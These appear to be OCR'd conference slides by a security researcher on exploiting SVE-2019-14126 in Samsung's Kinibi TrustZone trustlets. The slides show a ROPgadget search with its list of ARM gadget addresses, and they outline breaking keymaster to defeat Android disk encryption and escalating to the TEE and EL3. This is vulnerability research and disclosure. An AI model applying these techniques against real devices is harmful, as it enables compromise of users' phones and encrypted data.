
SVE-2019-14126

Exploitation

- `ROPgadget --binary tlrun --thumb --range 0x1000-0xbeb44`
- `grep -E "; b.+ r[0-9]+$"`
- `grep –E “ldm..”`



```
e13fter@mint-vm ~/afl/targets $ ROPgadget --binary tlrun --thumb --range 0x1000-0xbeb44 | grep -E "; b.+ r[0-9]+$" | grep "ldm.."
0x000a368c : add r1, sp, #0x340 ; str r1, [sp, #0x8c] ; ldrb r6, [r3, #0x18] ; add r5, sp, #0x40 ; strb r3, [r5, #7] ; cbz r3, #0xa3704 ; ldr r2, [sp,
, {r2, r3, r4, r5, r7} ; bx r7
0x000a3692 : add r5, sp, #0x40 ; strb r3, [r5, #7] ; cbz r3, #0xa36fe ; ldr r2, [sp, #0x264] ; it lo ; ldmlo r6!, {r2, r3, r4, r5, r7} ; bx r7
0x0009827c : adr r0, #0xec ; movs r6, #1 ; ldm r0, {r0, r1, r2} ; stm.w sp, {r0, r1, r2} ; ldr r1, [r5, #0x18] ; ldr r0, [sp, #0x18] ; adds r4, r4, #1
0x0009827a : b #0x98328 ; adr r0, #0xec ; movs r6, #1 ; ldm r0, {r0, r1, r2} ; stm.w sp, {r0, r1, r2} ; ldr r1, [r5, #0x18] ; ldr r0, [sp, #0x18] ; add
0x000a3696 : cbz r3, #0xa36fa ; ldr r2, [sp, #0x264] ; it lo ; ldmlo r6!, {r2, r3, r4, r5, r7} ; bx r7
0x000a369a : it lo ; ldmlo r6!, {r2, r3, r4, r5, r7} ; bx r7
0x00098280 : ldm r0, {r0, r1, r2} ; stm.w sp, {r0, r1, r2} ; ldr r1, [r5, #0x18] ; ldr r0, [sp, #0x18] ; adds r4, r4, #1 ; blx r1
0x000a369c : ldm r6!, {r2, r3, r4, r5, r7} ; bx r7
0x000a3698 : ldr r2, [sp, #0x264] ; it lo ; ldmlo r6!, {r2, r3, r4, r5, r7} ; bx r7
0x000a3690 : ldrb r6, [r3, #0x18] ; add r5, sp, #0x40 ; strb r3, [r5, #7] ; cbz r3, #0xa3700 ; ldr r2, [sp, #0x264] ; it lo ; ldmlo r6!, {r2, r3, r4, r
0x0009827e : movs r6, #1 ; ldm r0, {r0, r1, r2} ; stm.w sp, {r0, r1, r2} ; ldr r1, [r5, #0x18] ; ldr r0, [sp, #0x18] ; adds r4, r4, #1 ; blx r1
0x000a368e : str r1, [sp, #0x8c] ; ldrb r6, [r3, #0x18] ; add r5, sp, #0x40 ; strb r3, [r5, #7] ; cbz r3, #0xa3702 ; ldr r2, [sp, #0x264] ; it lo ; ldm
} ; bx r7
0x000a3694 : strb r3, [r5, #7] ; cbz r3, #0xa36fc ; ldr r2, [sp, #0x264] ; it lo ; ldmlo r6!, {r2, r3, r4, r5, r7} ; bx r7
```



```
dreamlte:/data/local/tmp # 
```

SVE-2019-14126

Breaking keymaster

- Demo
- Break Android FDE through keymaster
  - Extracting Qualcomm's KeyMaster Keys - Breaking Android Full Disk Encryption
- Post-Exploitation
  - Escalate to Trusted Drivers
  - Escalate to TEE kernel
  - Escalate to EL3 Monitor
  - Do anything you want

Conclusion

- Porting a binary to get all available toolset
  - Easy
  - Portable
- Fuzzing with AFL qemu mode
  - Fast
  - Reliable
- Exploiting vulnerabilities in Kinibi trustlets
  - No ASLR
  - A starting point for pwning TrustZone
  - One more way to pwn Android kernel

Useful links

- Reverse Engineering Samsung S6 SBOOT
- Unbox Your Phone
- Trust Issues: Exploiting TrustZone TEEs
- TEE Exploitation: Exploiting Trusted Apps on Samsung's TEE at Zer0con 2019
- BREAKING SAMSUNG'S ARM TRUSTZONE at BlackHat USA 2019
- Reverse-engineering Samsung Exynos 9820 bootloader and TZ

Thanks for your attention!

Andrey Akimov,
security researcher

tg: @e13fter